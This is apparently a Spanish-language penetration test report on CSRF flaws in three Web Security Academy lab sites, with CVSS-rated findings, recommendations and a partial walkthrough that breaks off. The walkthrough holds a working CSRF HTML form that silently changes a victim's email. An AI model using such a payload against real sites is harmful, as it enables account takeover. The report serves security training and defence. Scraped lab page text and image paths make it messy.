INFORME DE PRUEBAS DE SEGURIDAD

CENTRICOM SECURITY SYSTEMS

Av. Universidad 3000. CDMX

Contenido

Resumen ejecutivo

En atención al acuerdo firmado el 2 de enero del 2022, y apegándose a las condiciones establecidas en el mismo, esta consultoría llevó a cabo las pruebas de penetración y análisis de vulnerabilidades en los formularios de su página web.

Este proceso consistió en aplicar múltiples técnicas para vulnerar el software dado, que nos permitieron tener acceso a la modificación de datos de sus usuarios y posteriormente acceder a sus respectivos perfiles. En este informe presentaremos las pruebas realizadas y sus respectivos resultados. Con base en esto, generamos recomendaciones que deberían considerar para corregir estas vulnerabilidades y así fortalecer la seguridad actual de sus sistemas,

Se identificaron 3 vulnerabilidades de alto impacto Altos de acuerdo con la clasificación establecida a través del Common Vulnerability Scoring System, versión 3.1 que podrían ser explotadas para obtener información privilegiada de sus usuarios, donde cada hallazgo debe atenderse cuanto antes para mitigar los riesgos.

Este impacto podría ocasionar la pérdida de datos de usuario y control de cuentas de todo tipo, que permitirá al atacante obtener todos sus datos privilegiados a los que el respectivo usuario tiene acceso. Además de que será inaccesible para el usuario.

Se recomienda que, a partir de los resultados presentados en este informe, los administradores de los servidores y de los sitios web evalúen de manera inmediata la aplicación de las recomendaciones emitidas en el presente informe e implementen lo antes posible la solución, además, revisar otros servicios que utilice la empresa en busca de estas mismas vulnerabilidades para corregirlas en caso de ser necesario.

Finalmente, recordemos que como usuarios finales de la aplicación, también debemos ser conscientes del riesgo que corremos al usar sistemas con información importante, por lo que le sugerimos capacitar a su personal para que no caiga en “trampas” que ponen los ciberdelincuentes para exponer nuestra información privada.

Objetivos

- Realizar pruebas de seguridad y análisis de vulnerabilidades a solicitud del cliente, en los sitios https://ac241fbf1e9a4696c0ed100000a400be.web-security-academy.net/, https://acef1fd01ef2d19cc0cf6d4200c0004d.web-security-academy.net/ y https://ac6f1fd81ec7ea83c00518e400ad0057.web-security-academy.net/

- Obtener la mayor cantidad de información de los servicios proporcionados en los sitios previamente mencionados, de acuerdo con el alcance especificado en el acuerdo firmado, mediante la aplicación de técnicas y ejecución de pruebas de penetración que permitan conocer su nivel de exposición.

- Identificar y documentar el estado actual de la seguridad de ambos sistemas que albergan a los sitios web, para evaluar su impacto asociado a los hallazgos encontrados durante las pruebas.

- Tratar de explotar las vulnerabilidades encontrados durante la aplicación de las pruebas, con el fin de catalogar su impacto.

- Emitir recomendaciones para la mitigación del impacto de los hallazgos identificados.

Alcance

Realizar pruebas de seguridad a los objetivos de la siguiente tabla.

ID	Dominio	IP	Alcance
A001	https://ac241fbf1e9a4696c0ed100000a400be.web-security-academy.net/	99.81.204.31	• Aplicación web. • Código fuente de la aplicación.
A002	https://acef1fd01ef2d19cc0cf6d4200c0004d.web-security-academy.net/	99.81.204.31	• Aplicación web. • Esquemas de cifrado de archivos
A003	https://ac6f1fd81ec7ea83c00518e400ad0057.web-security-academy.net/	99.81.204.31	• Aplicación web. • Esquemas de cifrado de archivos

Para los tres servidores se proporcionaron las credenciales de acceso para un usuario con permisos administrativos creado explícitamente para ésto, la información la proporcionó el cliente a través de correo electrónico cifrado.

Seguridad actual de los activos

Se presenta en la siguiente tabla un concentrado de los hallazgos resultantes de las pruebas de seguridad a los activos mencionados en la sección de Alcance de este mismo informe. Esta tabla contiene información del hallazgo o vulnerabilidad encontrada y una referencia que posteriormente se tratará de manera específica para que pueda ser solucionada en un futuro

ID	Dominio	ID	Hallazgo o vulnerabilidad	Impacto	ID de recomendación
A001	https://ac241fbf1e9a4696c0ed100000a400be.web-security-academy.net/	H001	Servidor web susceptible a la ejecución arbitraria de código causando modificación de datos privados de usuario	8.8 Alto	R001
A002	https://acef1fd01ef2d19cc0cf6d4200c0004d.web-security-academy.net/	H002	Servidor web susceptible a la ejecución arbitraria de código causando modificación de datos privados de usuario	8.8 Alto	R002
A003	https://ac6f1fd81ec7ea83c00518e400ad0057.web-security-academy.net/	H003	Servidor web susceptible a la ejecución arbitraria de código causando modificación de datos privados de usuario	8.8 Alto	R003

Recomendaciones de seguridad generales

Las recomendaciones más relevantes que se desprenden de los hallazgos de las pruebas de seguridad son:

- Mantener actualizado el software utilizado como servidor web.
- Mantener actualizadas las bibliotecas de cifrado utilizadas en el servidor web.
- Asignar a los usuarios del sistema únicamente los permisos que requieran para sus funciones.
- Capacitación de personal interno.
- Configurar el navegador para que no guarde nombres de usuarios ni contraseñas; ya que el código malicioso en los ataques CSRF, por lo general, se escribe para aprovechar esta información.
- Desconectarse de forma inmediata al terminar una transacción bancaria o financiera en un sitio web. Nunca se debe minimizar o cerrar el navegador sin este paso previo.
- Utilizar diferentes navegadores. Elegir uno para la información sensible y otro para la navegación en general. Utilizar el modo incógnito es una buena alternativa también.
- Desactivar los scripts en el navegador o utilizar un complemento que los bloquee.
- (Opcional). Solicitar uso de credenciales del usuario antes de realizar cualquier petición.
- (Opcional). Solicitar llenar un captcha para mayor seguridad.

Recomendaciones para sus usuarios

Las recomendaciones más relevantes que se sugieren en sus usuarios como medida extra de seguridad para minimizar riesgos son:

- Configurar el navegador para que no guarde nombres de usuarios ni contraseñas; ya que el código malicioso en los ataques CSRF, por lo general, se escribe para aprovechar esta información.
- Desconectarse de forma inmediata al terminar una transacción bancaria o financiera en un sitio web. Nunca se debe minimizar o cerrar el navegador sin este paso previo.

- Utilizar diferentes navegadores. Elegir uno para la información sensible y otro para la navegación en general. Utilizar el modo incógnito es una buena alternativa también.
- Desactivar los scripts en el navegador o utilizar un complemento que los bloquee.

Anexo A. Recomendaciones específicas

ID	R001
Hallazgo o vulnerabilidad	Servidor web susceptible a la ejecución arbitraria de peticiones causando modificaciones de información confidencial de los usuarios.
Descripción	Es posible enviar datos a través de una petición web que obliga o manipula al usuario para modificar sus datos desde una página maliciosa y estos son robados o manipulados causando la pérdida de datos o dando acceso a usuarios externos a información confidencial.
Recomendación	Validaciones a través de un token secreto al hacer peticiones al servidor. Esto hará que solo se permitan peticiones que tienen la "contraseña" secreta.
Referencias	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H https://www.cvedetails.com/vulnerability-list/year-2021/opcsrf-1/csrf.html https://www.cvedetails.com/cve/CVE-2021-41295/ https://www.cvedetails.com/cve/CVE-2021-41916/
CVSS v3.1	8.8 Alto. Vector AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:H

ID	R002
Hallazgo o vulnerabilidad	Servidor web susceptible a la ejecución arbitraria de peticiones causando modificaciones de información confidencial de los usuarios.
Descripción	Aunque para esta petición ya se integró el token secreto, si cambiamos el método de un POST a un GET, ya no se verifica que el token sea correcto y se realiza la petición de cualquier manera
Recomendación	Se recomienda hacer validaciones de que tipo es el request en el backend, así solo aceptaremos métodos POST y siempre se validará el Token secreto.
Referencias	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H https://www.cvedetails.com/vulnerability-list/year-2021/opcsrf-1/csrf.html https://www.cvedetails.com/cve/CVE-2021-41295/ https://www.cvedetails.com/cve/CVE-2021-41916/
CVSS v3.1	8.8 Alto. Vector AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:H

ID	R003
Hallazgo o vulnerabilidad	Servidor web susceptible a la ejecución arbitraria de peticiones causando modificaciones de información confidencial de los usuarios.
Descripción	Aunque para esta petición ya se integró el token secreto, no es necesario para realizar la petición con el token, es decir, podemos realizar la petición POST, quitarle el token secreto y realizará la petición
Recomendación	Realizar las validaciones de manera correcta, para que sea estricto el token y si no lo trae, no realizar ninguna acción.
Referencias	https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H https://www.cvedetails.com/vulnerability-list/year-2021/opcsrf-1/csrf.html https://www.cvedetails.com/cve/CVE-2021-41295/ https://www.cvedetails.com/cve/CVE-2021-41916/
CVSS v3.1	8.8 Alto. Vector AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:H

Anexo B. Hallazgos por activo de información


A001 - https://ac241fbf1e9a4696c0ed100000a400be.web-security-academy.net/

H001


Servidor web susceptible a la ejecución arbitraria de peticiones causando modificaciones de información confidencial de los usuarios.


Para explotar la vulnerabilidad se realizaron los siguientes pasos:

Primero se accedió al sistema con las credenciales otorgadas.



Luego se hizo un análisis de la red para ver que peticiones se realizaron al cambiar el correo electrónico a través de las herramientas del navegador Google Chrome





Posteriormente se realizó una petición al servidor y se verificó su respuesta

index.html

```
<!DOCTYPE html>
<html lang="es">
<head>
    <title>Soy todo un hacker</title>
</head>
<body>
    <form method="POST" action="https://acb31f251f7d7b43c08002d100300057.web-security-academy.net/my-account/change-email">
        <input type="text" value="hacker@hacker.com" hidden/>
        <input type="submit" value="Actualizar correo" />
    </form>
</body>
</html>
```

En este caso, nos pedía un parámetro email


Actualizar correo


```
"Missing parameter 'email'"
```

Procedemos a darle el parámetro email y notamos que se pudo realizar el cambio de correo sin ninguna validación extra, solo con la petición misma


index.html


```
<!DOCTYPE html>
<html lang="es">
<head>
    <title>Soy todo un hacker</title>
</head>
<body>
    <form method="POST" action="https://acb31f251f7d7b43c08002d100300057.web-security-academy.net/my-account/change-email">
        <input type="text" name="email" value="hacker@hacker.com" hidden/>
        <input type="submit" value="Actualizar correo" />
    </form>
</body>
</html>
```





Se procedió a enviar el exploit a una víctima que cayó y nos permitió cambiar su correo





Primero se accedió al sistema e ingresamos con las credenciales dadas por el usuario

Web Security Academy

CSRF where token validation depends on request method

Go to exploit server Back to lab description »

LAB Not solved

Home | My account

WE LIKE TO BLOG

Favours

Favours are a tricky thing. Some people seem to ask for them all the time, some people hardly ever do and some people outright refuse to ever ask for one as they don't want to end up owing

Web Security Academy

CSRF where token validation depends on request method

Go to exploit server Back to lab description »

LAB Not solved


Home | My account

Login


Username


Password


Log in





Luego se hizo análisis de la red para ver que peticiones se enviaban al servidor, qué tipo eran y qué parámetros recibían.






